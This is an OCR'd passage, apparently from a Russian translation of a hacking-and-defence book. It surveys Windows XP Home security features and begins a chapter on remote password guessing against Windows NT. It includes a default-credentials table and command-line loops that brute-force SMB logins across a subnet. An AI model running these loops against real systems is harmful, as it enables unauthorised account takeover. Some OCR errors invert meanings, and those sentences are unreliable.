В момент написания этой книги была доступна лишь первая промежуточная версия системы Windows XP Home Edition. По нашему мнению, делать какие-либо предположения о предварительной версии не имеет смысла, поскольку выход финальной "золотой" версии, как правило, сопровождается многочисленными изменениями. Однако все же хотелось бы остановиться на некоторых замеченных нами особенностях, интересных с точки зрения обеспечения безопасности, а также поделиться некоторыми соображениями на этот счет.

В целом, переход от Win *9x* к системе XP позволит повысить уровень защиты. Система XP основана на проектных решениях, реализованных в семействе операционных систем NT/2000 и, следовательно, является более стабильной. Кроме того, очевидно, что разрушительные сбои будут происходить гораздо реже. В XP используется взятая из NT/2000 подсистема защиты, требующая аутентификации и строгого управления доступом к любому ресурсу системы. Как упоминалось в этой главе выше, в системе Win *9x* не поддерживается концепция учетных записей пользователей, аутентификации и разграничительного управления доступом (если, конечно, компьютер не функционирует в рамках домена Win NT/2000).

В системе XP Home Edition не будут также поддерживаться некоторые упрощения, реализованные в семействе Win *9x,* что можно заметить еще в процессе установки. Например, хотя пользователи будут вынуждены создавать уникальные учетные записи для доступа к системе, по-прежнему будет существовать локальная учетная запись `Administrator` (как и должно быть в системах Win NT/2000). В настоящее время пока неясно, при каких условиях в системе XP будет присутствовать потенциальная "потайная дверь" или какой пароль для учетной записи администратора будет использоваться, если пользователь его не задал самостоятельно.

Еще одной отличительной особенностью новой операционной системы является локальное диалоговое окно, которым пользователь сможет воспользоваться в качестве подсказки в случае, если он забыл пароль. Можно только догадываться о типе информации, которую неопытные пользователи способны оставить в этом диалоговом окне.

В системе XP НЕ имеется также возможность быстрого переключения между пользователями, что, по существу, позволяет регистрироваться в системе нескольким пользователям одновременно. Теперь пользователи смогут определить, разрешать ли другим пользователям доступ к своим файлам. Однако этот вопрос по-прежнему остается нерешенным.

Кроме того, удаленный доступ к системе Win XP НЕ *через сеть* с использованием пользовательских учетных записей поддерживаться не будет. Возможно, такое решение принято из-за того, что неопытные пользователи будут медленно адаптироваться к новым парадигмам и, возможно, допускать ошибки при управлении учетными записями. Другими словами, аутентифицированный сетевой доступ будет осуществляться в контексте учетной записи Guest. Это может оказаться для хакеров плохой новостью, которая, возможно, станет одной из наиболее робастных мер, принятых компанией Microsoft.

В Windows по-прежнему будет поддерживаться возможность создания одноранговых сетей. В дальнейшем компания Microsoft планирует поддерживать две модели совместного использования ресурсов.

Т Простая модель (напоминающая совместное использование ресурсов в Win 9*x*), которая поддерживает три следующих режима.

- Без совместного использования ресурсов.
- Учетная запись Guest обладает правом чтения совместно используемых ресурсов.
- Учетная запись Guest обладает правом чтения/записи совместно используемых ресурсов.

А Расширенная модель (традиционные списки управления доступом NTFS).

Далее будут рассмотрены некоторые из наиболее существенных особенностей подсистемы защиты системы XP HE, которые до сих пор еще не упоминались.

Брандмауэр подключения к Internet

Возможно, брандмауэр подключения к Internet (ICF — Internet Connection Firewall) представляет собой наиболее значительное нововведение, появившееся в новой операционной системе. Он предназначен для обеспечения полной сетевой безопасности. Брандмауэр ICF очень просто установить и использовать. Кроме того он выполняет фильтрацию пакетов, обеспечивая пользователю системы неофаниченные возможности по использованию сети и одновременно с этим блокируя неразрешенные входящие соединения.

Стоит сделать еще два существенных замечания. Брандмауэр ICF не устанавливается по умолчанию и в настоящее время не обеспечивает фильтрации исходящего трафика. Кроме того, не поддерживается фильтрация на основе IP-адреса. Несмотря на эти относительно несущественные недостатки, фильтрация пакетов выполняется брандмауэром ICF достаточно надежно. Его применение можно расширить на небольшую сеть, воспользовавшись компонентом, позволяющим совместно использовать подключение к Internet (ICS — Internet Connection Sharing). Компонент ICS позволяет выполнять трансляцию сетевых адресов и фильтрацию пакетов на маршрутизаторе с несколькими сетевыми адаптерами. Правильно установленные компоненты ICF и ICS сделают систему Win XP практически невидимой в сети и позволят создать чрезвычайно высокий барьер для взломщиков.

Однократная регистрация при доступе к Internet

В Windows XP в динамически подключаемую библиотеку `WinInet`, используемую для управления взаимодействием с Internet, добавлена поддержка протокола аутентификации Passport. Этот протокол обеспечивает возможность единовременной регистрации в Internet. Учетные записи пользователей подсистемы Passport хранятся на серверах, управляемых операционной системой компании Microsoft. После однократной аутентификации на компьютер пользователя помещается защищенный файл cookie, который используется в течение заданного промежутка времени. Эти данные cookie на протяжении всего времени жизни могут использоваться для получения доступа к другим узлам, на которых поддерживается схема аутентификации Passport.

Подсистема Passport представляет собой робастное решение, способное усложнить задачи хакеров. И это подтверждается проведенными исследованиями. Однако следует обратить внимание на то, что служащие компании Microsoft, по-видимому, будут иметь доступ к любой информации, содержащейся на серверах Passport, или, как минимум, к данным аутентификации cookie. Поэтому использование подобной подсистемы предполагает некоторую степень доверия к компании Microsoft.

Средства удаленного управления

В состав Win XP/Whistler входит два встроенных средства удаленного управления. Соответствующие параметры настройки можно найти среди средств панели управления.

Первым компонентом удаленного управления является Remote Assistance, по умолчанию входящий в состав версии RC1. Он предназначен для упрощения удаленного управления системой Win XP провайдерами услуг. Компонентом Remote Assistance используется учетная запись HelpAssistant, создаваемая при установке систем Win XP Pro и Home Edition по умолчанию. Пароль учетной записи HelpAssistant содержится в буфере LSA (см. главу 5) и может быть получен любым пользователем с привилегиями, эквивалентными администратору. В процессе нашего тестирования оказалось, что несмотря на то, что учетная запись HelpAssistant не входит в состав ни одной из групп, она позволяет регистрироваться на машинах сети. Если возможность доступа со стороны третьих лиц нежелательна, то, вероятно, эту учетную запись, а также службу Remote Assistance, нужно отключить.

Компонент Remote Desktop по существу является терминальным сервером для системы Win XP Professional. (В версии Home Edition он отсутствует.)

Резюме

Время идет, и Win 9*x*/Me становится все менее и менее интересной в качестве потенциальной жертвы. Взломщиков все больше интересуют операционные системы, основанные на технологиях Win NT/2000/XP. Для тех, кто остался приверженцем Win *9x,* следует принять во внимание следующее.


Т С точки зрения сетевого взломщика, система Windows 9*x*/Me несколько инертна, поскольку в ней отсутствует встроенная поддержка регистрации в сети. Практически единственной угрозой сетевой целостности Win 9*x*/Me является совместное использование файлов, что можно легко исправить путем выбора хорошего пароля, и опасность возникновения условия DoS, что также в большинстве случаев легко решается путем установки пакета обновления DUN 1.3 и системы Windows Me. Однако в любом случае мы настоятельно рекомендуем не подключать незащищенные системы Win 9x/Me непосредственно к Internet. Простота, с которой такие компьютеры могут оказаться в руках взломщиков, и недостаток адекватных средств защиты — верные источники возникновения проблем.

- Гуляющие по просторам Internet сервер SubSeven, а также многочисленные коммерческие пакеты, предназначенные для удаленного управления (см. главу 13), могут сделать гораздо больше, чем простое расширение недостающей Win 9*x*/Me сетевой функциональности. Убедитесь, что они не установлены на компьютере без вашего ведома (например, через уже известные недостатки клиентского программного обеспечения Internet, как будет описано в главе 16), а также в том, что легально установленные программы настроены на максимальный уровень безопасности (т.е. используются хорошие пароли).
- Постоянно обновляйте программное обеспечение, поскольку в пакетах обновления зачастую содержатся исправления различных модулей системы защиты. Для получения более подробной информации о степени уязвимости необновленного программного обеспечения, а также о способах повышения их надежности читайте главу 16.
- Если кто-то получит физический доступ к вашему компьютеру под управлением Win 9*x*, вам конец (впрочем, то же самое можно сказать и о многих других

операционных системах). Единственным решением этой проблемы может быть зашита с помощью пароля BIOS, а также использование программного обеспечения сторонних производителей.

- Если вы занимаетесь хакингом Win 9x из любопытства, вам будет чем поразвлечься, особенно, если вспомнить о количестве рассмотренных утилит. Если же вы администратор сети, то не забывайте, что в PWL-файлах могут содержаться данные пользовательских учетных записей, используемых для регистрации в сети. Поэтому не нужно относиться к утилитам такого рода пренебрежительно, особенно если физический доступ к компьютерам пользователей с системой Win 9*x* в вашей организации слабо ограничен или совсем не контролируется.

ГЛАВА 6



Согласно маркетинговым данным, операционная система компании Microsoft Windows NT занимает значительную долю рынка сетевых операционных систем как в государственном, так и в частном секторе экономики. При этом Windows NT стала "мальчиком для битья" в хакерской среде. Что послужило причиной, то ли ее широкая распространенность, то ли раздражение от маркетинговой политики Microsoft, то ли стойкая нелюбовь в профессиональной среде к ее простому в использовании графическому интерфейсу, который воспринимается как профанация самого понятия сетевой операционной системы, сказать трудно, однако факт остается фактом. Впервые о проблемах безопасности в NT заговорили в начале 1997 года после опубликования хакером Хоббитом (Hobbit) из группы Avian Research статьи о двух фундаментальных архитектурных решениях Windows NT — Common Internet File System (CIFS) и Server Message Block (SMB). (Со статьей можно ознакомиться по адресу `http://www.insecure.org/stf/cifs.txt`.) С тех пор работа над средствами проникновения в систему NT не прекращается ни на один день.

Компания Microsoft терпеливо устраняет все недостатки по мере их обнаружения. Поэтому на сегодняшний день мы считаем, что расхожее мнение о том, что Windows NT является абсолютно незащищенной системой, справедливо не более, чем на 1%. Однако задача компании Microsoft осложняется тем, что NT является чрезвычайно сложной системой. Множество компонентов, входящих в ее состав (IIS, средства удаленного управления и т.д.), значительно повышают шансы взломщика найти изъян в подсистеме защиты. Тем не менее при грамотном подходе NT обеспечивает безопасность не ниже, чем любая система UNIX. Более того, мы возьмем на себя смелость заявить, что по некоторым причинам система защиты NT может превосходить средства безопасности UNIX.

Итак, если все это правда, тогда почему мы не утверждаем, что NT безопасна на все 100%? На то есть три причины: поддержка старых программ (так называемая совместимость сверху вниз), простота использования и множество компонентов, входящих в ее состав.

Во-первых, приверженность к старым клиентским программам может сделать NT менее безопасной, чем она могла бы быть. Два основных примера — это обеспечиваемая в NT поддержка сетевых протоколов NetBIOS и CIFS/SMB, а также старый алгоритм шифрования пользовательских паролей, доставшийся NT в наследство от Lan Manager (LM). Именно благодаря этим нюансам задача хакера по инвентаризации системной информации NT и расшифровке файлов с паролями является более легкой, чем она могла бы быть.

Во-вторых, простота интерфейса NT очень привлекает начинающих администраторов, которые, как правило, мало задумываются о таких вещах, как обеспечение безопасности. Судя по нашему опыту, строгие правила выбора паролей и хорошая настройка параметров безопасности — довольно редкое явление даже в среде опытных системных администраторов. Таким образом, у взломщика, "натолкнувшегося" на сеть NT, всегда есть шанс обнаружить по крайней мере на одном компьютере, будь то сервер или рабочая станция, учетную запись Administrator с пустым паролем. Кроме того, простота установки системы NT "на скорую руку" еще больше усиливает данную проблему.

В-третьих, в пользу критики системы NT с точки зрения безопасности говорит также и то, что в нее встроено огромное количество различных компонентов. Это влечет за собой необходимость поддержки большого количества исходного кода. Выполнение обычной установки NT на стандартном компьютере PC является довольно трудоемкой задачей. Даже при выборе установки по умолчанию на компьютере развертывается масса отдельных программных продуктов. Если говорить коротко, риск нарушения подсистемы защиты любого программного продукта прямо пропорционален его сложности и внутренней взаимосвязанности.

Итак, взглянув на вопросы безопасности NT "с птичьего полета", давайте опустимся на землю и приступим к рассмотрению деталей.

Введение

При изложении материала данной главы мы будем считать, что большая часть подготовительной работы для проникновения в систему NT уже проделана: цель выбрана (глава 2), а ее ресурсы инвентаризованы (глава 3). Как уже упоминалось в главе 2, если при сканировании оказалось, что порты 135 и/или 139 находятся в состоянии ожидания запросов, значит, данный узел, по-видимому, работает под управлением системы Windows NT (если обнаружен только порт 139, то это может быть и Windows *9x* или Samba UNIX). Более полная информация о системе Windows NT может быть получена при сборе идентификационных маркеров.

НА ЗАМЕТКУ Как вы увидите в главе 6, наличие открытого порта 445 также является признаком системы Win 2000.

После того как выбранная цель однозначно идентифицирована как компьютер под управлением Windows NT, начинается процесс инвентаризации ее ресурсов. В главе 3 подробно описаны средства, использующие анонимные соединения, посредством которых можно извлечь информацию о пользователях, группах и службах, работающих на целевом компьютере. При инвентаризации обычно выявляется столько информации, что зачастую бывает трудно провести грань между тем, где заканчивается инвентаризация и где начинается проникновение. Как правило, попытки взлома пароля следуют сразу же за выявлением имени пользовательской учетной записи. Анализируя данные, полученные с помощью методов инвентаризации, о которых мы говорили в главе 3, взломщик обычно всегда находит какие-то "зацепки" для выбора точки проникновения.

На каком свете мы находимся

Следуя классической модели проникновения, на которой построена эта книга, мы посвятили данную главу описанию оставшихся действий типичного хакера, пытающегося проникнуть в систему Windows NT: получение привилегий суперпользователя, расширение полномочий и сокрытие следов проникновения.

Эта глава не содержит полного и всеобъемлющего описания всех имеющихся в Internet средств, с помощью которых можно выполнить перечисленные выше задачи. Мы расскажем лишь о наиболее "элегантных" и полезных (на наш взгляд) из них, уделяя основное внимание общим принципам и методологии проникновения. Имеется ли самый правильный путь, следуя которому систему NT можно наилучшим образом подготовить к потенциальному проникновению?

НА ЗАМЕТКУ Пожалуй, наиболее опасными методологиями проникновения в систему Windows, не рассмотренными в данной главе, являются приемы хакинга в Web. Средства защиты на уровне операционной системы зачастую оказываются бесполезными при противостоянии подобным атакам на уровне приложений. Некоторые из наиболее разрушительных атак на систему NT за последние несколько лет базировались на использовании таких средств, как компоненты MDAC, и были направлены против встроенного в NT/2000 Web-сервера — Internet Information Server (IIS). Эти средства проникновения рассматриваются в главе 15.

Windows 2000

Система NT находится не на самом верху иерархии операционных систем компании Microsoft. Выпущенная в начале 2000 года, система Windows 2000 является самой последней и мощной версией NT. Следующая версия клиента Windows 2000, Windows XP, призвана стать наиболее "элегантной" версией Windows на данный момент.

Win 2000 будет обсуждаться в своем собственном пространстве терминов в главе 6. Хотя некоторые читатели могут не согласиться с логическим разделением двух тесно связанных друг с другом операционных систем, мы считаем, что различия между ними достаточно существенны и заслуживают отдельного рассмотрения.

Естественно, многие (если не все) приемы, описанные в *данной* главе, применимы также и к системе Win 2000, особенно если их использовать на практике. Мы сделали все возможное, чтобы привести такие ситуации, в которых поведение этих операционных систем различается или Win 2000 обеспечивает лучшее решение проблемы. Подобные различия приводятся в разделах, посвященных возможным контрмерам. Однако в то же время мы не преследовали цель представить эти сведения как полное руководство по переходу с одной системы на другую или их сравнительный анализ. Конечно, переход на новую операционную систему не должен происходить спонтанно, и мы надеемся, что приемы проникновения, имеющие отношение к NT (и к Windows 2000 при ее работе в смешанном режиме, используемом по умолчанию), окажутся полезными на практике в течение многих лет.

В системе Win 2000 имеются некоторые расширенные возможности обеспечения безопасности, однако ее не следует рассматривать как панацею от всех бед. Не стоит сидеть сложа руки и ждать, что система Win 2000 будет сама обеспечивать требуемую защиту. Рассчитывать нужно в первую очередь на себя, и это касается любой операционной системы.

Administrator: в поисках сокровищ

Правило № 1, о котором никогда нельзя забывать при обеспечении безопасности Windows NT, состоит в том, что любой нарушитель абсолютно беспомощен, если он не обладает правами администратора. Как мы увидим из дальнейшего обсуждения, NT не поддерживает (по умолчанию) удаленного выполнения команд, а если и позволяет это делать, то интерактивно зарегистрироваться могут лишь пользователи из группы администраторов. Это существенно сужает возможности удаленных пользователей по нанесению ущерба. Поэтому взломщики, как голодные акулы, рыщущие в океанской пучине в поисках жертвы, прилагают все усилия, чтобы выявить учетные записи пользователей, обладающих правами администратора. Именно поэтому мы начнем с рассмотрения деталей основного механизма получения привилегий администратора — подбора пароля.

Что, несколько неожиданно? Вы думали, что мы вам расскажем о каком-то чудесном способе, с помощью которого вы моментально поставите NT "на колени"? Хотя существование такой "серебряной пули" теоретически возможно, ее все еще никто не нашел за все годы существования операционной системы NT. Однако, к сожалению, вынуждены вас огорчить — в том, что касается безопасности, справедливо древнее утверждение: "Чем больше вещи меняются, тем больше они остаются неизменными". Другими словами, прежде, чем защищаться от каких-либо экзотических методов проникновения, необходимо с помощью правильно выбранного пароля как можно лучше защитить учетную запись Administrator.

Удаленный подбор пароля


Популярность	*7*
Простота	*7*
Опасность	*6*
Степень риска	*7*


Если на удаленном компьютере запущена служба NetBIOS Session, с которой связан TCP-порт 139, то самым эффективным методом проникновения в систему NT является удаленное подключение к выявленному ранее совместно используемому ресурсу (такому как IPS$ или c$) и подбор пар "регистрационное имя/пароль" до тех пор, пока одна из них не окажется правильной.

Конечно, для того чтобы процесс подбора пароля оказался по-настоящему эффективным, необходимо наличие списка пользовательских имен. Ранее уже были рассмотрены некоторые из лучших методов поиска учетных записей пользователей, включая анонимное подключение с помощью команды net use, которая устанавливает нулевое соединение с исследуемым узлом. Для этих же целей можно воспользоваться также утилитой DumpACL/DumpSec от компании Somarsoft Inc., а также утилитами `sid2user/user2sid` Евгения Рудного (Evgenii Rudnyi). Все эти средства обсуждались в главе 3. Обнаружив реально существующие имена учетных записей, можно существенно повысить вероятность успешного подбора пароля.

Найти совместно используемый ресурс, который подходит для нападения, обычно не составляет никакого труда. Из главы 3 вы узнали, что в системах, в которых TCP-порт 139 доступен для удаленного доступа, всегда присутствует скрытый совместно используемый ресурс `IPC$`, необходимый для взаимодействия процессов. Кроме того, в процессе подбора пароля практически всегда можно воспользоваться административными ресурсами ADMIN$ и [*%раздел-диска%*]$ (например, C$). Естественно, можно также провести инвентаризацию совместно используемых ресурсов, как описывалось в главе 3.

Имея под рукой все необходимые данные, нарушитель, находящийся в сети предприятия, может просто открыть окно Network Neighborhood, если с целевым компьютером NT имеется физическое соединение (или воспользоваться средством поиска Find Computer и IP-адресом цели), а потом щелкнуть дважды на пиктограмме найденного компьютера, как показано на приведенных ниже иллюстрациях.





Подбор пароля можно также выполнить из командной строки с помощью команды net use. Если вместо пароля в качестве ее параметра указать символ *, то удаленный компьютер попросит ввести пароль, как показано в следующем примере.

```
C:\> net use \\192.168.202.44\IPC$ * /user:Administrator
Type the password for \\192.168.202.44\IPC$:
The command completed successfully.
```

НА ЗАМЕТКУ! Учетная запись, заданная с помощью ключа `/u:`, выглядит несколько странно. Напомним, что в NT/2000 учетные записи идентифицируются с использованием идентификаторов защиты SID, состоящих из кортежей *компьютер/учет-*

ная запись или *домен/учетная запись.* Если зарегистрироваться в качестве администратора не удалось, попробуйте воспользоваться синтаксисом домен/учетная *запись.* Не забывайте о том, что домен можно определить с помощью средства `netdom`, входящего в состав NTRK.

Взломщики, как правило, пытаются подбирать пароли для ставших им известными *локальных* учетных записей отдельных компьютеров с NT Server или Workstation, а не для *глобальных* учетных записей, позволяющих получить доступ к контроллеру домена NT. В этом нет ничего удивительного, поскольку очень высока вероятность того, что локальные учетные записи контролируются не так строго, как на уровне всей организации (в этом случае все попытки подбора пароля могут также регистрироваться на контроллере домена). Кроме того, система NT Workstation позволяет любому пользователю регистрироваться в сети после регистрации на самом компьютере (т.е. пользователь Everyone может начать сеанс работы, не входя в сеть (Log on locally), а затем при необходимости подключиться к сети), что значительно упрощает удаленное выполнение команд.

Конечно, если взломать учетные записи Administrator или Domain Admins главного контроллера домена (PDC — Primary Domain Controller), то в вашем распоряжении окажется весь домен (и все домены, с которыми установлены доверительные отношения). Как правило, стоит выполнить идентификацию контроллера PDS, начать автоматический подбор паролей с помощью "мягких" методов (т.е. позволяющих избежать блокировки учетных записей), а затем сразу же приступить к сканированию всего домена с целью выявления незащищенных жертв (т.е. компьютеров с пустым паролем администратора).

ВНИМАНИЕ Если вы собираетесь использовать описываемые приемы для проверки компьютеров в сети вашей компании (конечно, с ведома начальства), не забывайте о блокировании учетных записей, которое может произойти при попытках как ручного, так и автоматизированного подбора паролей. В результате можно настроить против себя не только пользователей всей компании, которые не смогут в течение определенного времени получить доступ к своим компьютерам, но и руководство, которое вряд ли после такого инцидента будет поощрять ваши инициативы в области безопасности. Данные о возможности блокировки учетных записей можно получить с помощью утилиты `enum` (см. главу 3), предоставляющей дамп принятой политики задания паролей через нулевое соединение с удаленным узлом. Мы рекомендуем удостовериться также в том, что учетная запись Guest отключена, а затем попробовать подобрать для нее пароль. Дело в том, что даже после отключения этой учетной записи в результате подбора пароля можно получить сообщение о ее блокировке.

Метод подбора наиболее эффективен для выявления паролей, заданных с ошибками, характерными для большинства пользователей. К таким ошибкам можно отнести следующие.

- Пользователи всегда стремятся выбрать как можно более простой пароль, в том числе, если это возможно, предпочитают вообще обходиться без пароля. *По существу, наибольшей брешью в любой сети является пустой или просто подбираемый пароль. Поэтому во время проверки системы безопасности на это нужно обращать самое пристальное внимание.*
- При выборе пароля пользователи хотят, чтобы его легко было запомнить, и используют для этого пользовательское имя, свое имя или же очевидные строки вида "*имя_пользователя*", "*имя_компании*", "guest", "test", "admin" или "password". Просмотрев поля комментариев (которые можно увидеть с помощью таких утилит инвентаризации, как DumpACL/DumpSec) учетной записи, можно найти подсказки о пароле и даже сами пароли.

А Многие популярные программы функционируют в контексте специальной пользовательской учетной записи. Как правило, имена этих учетных записей широко известны и, что еще хуже, обычно они легко запоминаются. Идентификация подобных широко известных учетных записей во время инвентаризации может предоставить взломщику очень серьезный козырь, значительно облегчающий его задачу при подборе пароля.

Некоторые примеры стандартных пар "имя пользователя/пароль" представлены в табл. 5.1. Мы называем такие пары *наиболее вероятными комбинациями*. Кроме того, достаточно большой список паролей, используемых по умолчанию, можно найти по адресу `http://www.securityparadigm.com/defaultpw.htm`.

Таблица 5.1. Наиболее вероятные комбинации "имя пользователя/пароль"

Имя пользователя	Пароль
Administrator	пустой, password, administrator
Arcserve	arcserve, backup
Test	test, password
Lab	lab, password
имя-пользователя	*имя-пользователя, имя-компании*
Backup	backup
Tivoli	tivoli
symbiator	symbiator, as400
Arcserve, backupexec	backup

Хорошо продуманная стратегия подбора паролей, учитывающая все приведенные выше рекомендации, дает на удивление высокий процент успеха. Однако техника, которая хороша для хакера, подбирающего пароль ради развлечения, вряд ли заинтересует вечно занятого администратора сети, у которого и так хватает забот, чтобы заниматься ручным подбором паролей с целью контроля.

Автоматизированный подбор паролей очень легко выполнить, реализовав единственный цикл FOR с использованием стандартной команды NET USE системы NT. Во-первых, создайте файл с именами пользователей и паролями на основе наиболее вероятных комбинаций, приведенных в табл. 5.1 (или воспользовавшись собственным перечнем). Такой файл может иметь примерно следующий вид (для разделения значений могут использоваться любые символы-разделители; в данном случае — символы табуляции).

```
[file: credentials.txt]
password        username
password        Administrator
admin           Administrator
administrator   Administrator
secret          Administrator
и т.д. . . .
```

Теперь этот файл можно подать на вход команде FOR следующим образом:

```
C:\>FOR /F "tokens=1,2*" %i in (credentials.txt) do net use \\целевой_узел\\
IPC$ %i /u:%j
```

Эта команда построчно анализирует файл `credentials.txt`, выбирает первые две лексемы из каждой строки, а затем использует первую из них в качестве переменной `%i` (пароль), а вторую — как переменную `%j` (имя пользователя) при установке соединения с помощью команды net use с совместно используемым ресурсом `IPC$` целевого компьютера. Для получения более подробной информации о команде FOR введите в командной строке FOR /?. Эта команда для хакеров NT является одной из наиболее полезных.

Конечно, имеется много специализированных программ, которые позволяют автоматизировать процессе подбора пароля. В главах 3 и 4 мы уже упоминали программы Legion и NAT (NetBIOS Auditing Tool), которые позволяют автоматизировать процесс подбора пароля. Утилита Legion может не только выполнять сканирование диапазона IP-адресов класса С и выявлять совместно используемые ресурсы Windows, но и обладает возможностью подбора пароля по заданному словарю.

Программа NAT предоставляет аналогичные возможности, но позволяет одновременно работать с одним компьютером. Однако, поскольку эта утилита запускается из командной строки, ее использование очень легко автоматизировать. В сценарии или командном файле утилита NAT должна подключаться к очередному узлу, а затем подбирать пароль как из предопределенного перечня паролей, так и из списка, подготовленного пользователем. Одним из недостатков NAT является то, что как только эта утилита обнаруживает пароль, соответствующий какой-либо из учетных записей, она тут же использует эту пару для подключения, поэтому остальные возможные пароли других учетных записей остаются неизвестными. Ниже приведен пример простого цикла FOR, с помощью которого организуется перебор всех компьютеров сети класса С. (Для краткости листинг был отредактирован.)

```
D:\> FOR /L %i IN (1,1,254) DO nat -u userlist.txt -p passlist.txt
192.168.202.%I >> nat_output.txt
[*]---Checking host: 192.168.202.1
[*]---Obtaining list of remote NetBIOS names
[*]---Attempting to connect with Username: 'ADMINISTRATOR' Password:
      'ADMINISTRATOR'
[*]---Attempting to connect with Username: 'ADMINISTRATOR' Password:
      'GUEST'
...
[*]--- CONNECTED: Username: 'ADMINISTRATOR' Password: 'PASSWORD'
[*]---Attempting to access share: \\*SMBSERVER\TEMP
[*]---WARNING: Able to access share: \\*SMBSERVER\TEMP
[*]---Checking write access in: \\*SMBSERVER\TEMP
[*]---WARNING: Directory is writeable: \\*SMBSERVER\TEMP
[*]---Attempting to exercise .. bug on: \\*SMBSERVER\TEMP
...
```

Еще одним хорошим инструментом обнаружения паролей является утилита NTInfoScan (NTIS) Дэвида Литчфилда (David Litchfield), который известен также под псевдонимом Mnemonix. Эту утилиту можно найти по адресу `http://packetstormsecurify.org/NT/audit/`. NTIS — это простая утилита командной строки, которая выполняет проверку по протоколам Internet и NetBIOS, а результат выводит в HTML-файл. Она осуществляет также все необходимые операции по инвентаризации пользователей, а в конце отчета помещает учетные записи с пустым паролем.


Все упомянутые выше утилиты распространяются бесплатно и, в общем, прекрасно справляются с возложенной на них задачей. Если же вам нужны дополнительные возможности, предоставляемые коммерческими пакетами, рекомендуем обратить внимание на пакет CyberCop Scanner от компании Network Associates Inc. (NAI), в состав которого входит утилита SMBGrind. Эта утилита отличается поразительной скоростью работы, поскольку она параллельно запускает несколько процессов подбора пароля. Однако точность этой утилиты далека от совершенства. Можно получить не-

